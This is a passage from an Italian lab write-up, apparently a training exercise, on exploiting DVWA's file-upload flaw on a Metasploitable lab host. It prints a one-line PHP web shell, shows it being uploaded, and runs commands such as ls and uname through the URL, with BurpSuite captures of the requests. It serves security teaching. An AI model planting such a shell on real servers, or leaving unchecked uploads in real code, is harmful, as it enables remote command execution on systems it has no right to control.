


Exploit File upload

L'esercizio di oggi consiste nello sfruttamento di una vulnerabilità di File Upload sulla DVWA per il caricamento di una shell PHP.


La shell PHP in questione è questa:




```
~/Desktop/shell.php - Mousepad
File Edit Search View Document Help
1 <?php echo system($_GET['cmd']); ?>
2 |
```

Molto semplice ma potente poiché permette l'esecuzione di comandi sul server web da remoto.

L'inserimento avviene nella sezione Upload della DVWA.



Una volta inserita, possiamo navigare tramite l'url nella directory dove si trova la shell ed eseguire alcuni comandi, ad esempio, cmd=ls che ci mostrerà i file presenti:



```
192.168.50.10/dvwa/hackable x +
192.168.50.10/dvwa/hackable/uploads/shell.php?cmd=ls -la
total 16 drwxr-xr-x 2 www-data www-data 4096 Aug 4 09:04 . drwxr-xr-x 4 www-data www-data 4096 May 20
2012 .. -rw-r--r-- 1 www-data www-data 667 Mar 16 2010 dvwa_email.png -rw----- 1 www-data www-data 36 Aug
4 09:04 shell.php -rw----- 1 www-data www-data 36 Aug 4 09:04 shell.php
```

Una volta che la shell è caricata, avviamo burpsuite per controllare i verbi http.

BurpSuite

- Intercettazione upload

1. Per prima cosa intercettiamo la richiesta dell'upload della shell e otteniamo come risposta che il metodo usato è un metodo POST. Prestando maggiore attenzione al corpo della richiesta possiamo trovare il nome del file.

<div>Intercept on</div> <div>Forward</div> <div>Drop</div>				
Time	Type	Direction	Method	URL
09:54:...	HT...	→ Request	POST	http://192.168.50.10/dvwa/vulnerabilities/upload/



```
Request
Pretty Raw Hex
1 Referer: http://192.168.50.10/dvwa/vulnerabilities/upload/
2 Accept-Encoding: gzip, deflate, br
3 Cookie: security=high; PHPSESSID=2f103f119d766c778fa441e68482159f
4 Connection: keep-alive
5
6 -----WebKitFormBoundarySx4eZOJltKFTK8EU
7 Content-Disposition: form-data; name="MAX_FILE_SIZE"
8
9 100000
10 -----WebKitFormBoundarySx4eZOJltKFTK8EU
11 Content-Disposition: form-data; name="uploaded"; filename="shell.php"
12 Content-Type: application/x-php
13
```

Cliccando su forward inviamo la richiesta al server di metasploitable.

- Intercettazione esecuzione

Per intercettare l'esecuzione della nostra shell scriviamo nell'url:
<http://192.168.50.10/dvwa/hackable/uploads/shell.php?cmd=ls>

Intercettiamo la richiesta con BurpSuite



Come si può vedere abbiamo un metodo GET.

Inviando questa intercettazione al Repeater possiamo vedere la risposta che il comando ls ci avrebbe dato.

```
1 HTTP/1.1 200 OK
2 Date: Mon, 04 Aug 2025 14:04:10
  GMT
3 Server: Apache/2.2.8 (Ubuntu)
  DAV/2
4 X-Powered-By:
  PHP/5.2.4-2ubuntu5.10
5 Content-Length: 34
6 Keep-Alive: timeout=15, max=100
7 Connection: Keep-Alive
8 Content-Type: text/html
9
0 dvwa_email.png
1 shell.php
2 shell.php|
```

Come ultimo test eseguo il comando `uname -a` per avere informazioni sul kernel, la versione del sistema operativo e l'architettura.

```
← → ↻ ⚠ Not secure 192.168.50.10/dvwa/hackable/uploads/shell.php?cmd=uname%20-a ☆ 📄 🏠 👤 ⋮
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux Linux metasploitable 2.6.24-16-server #1
SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```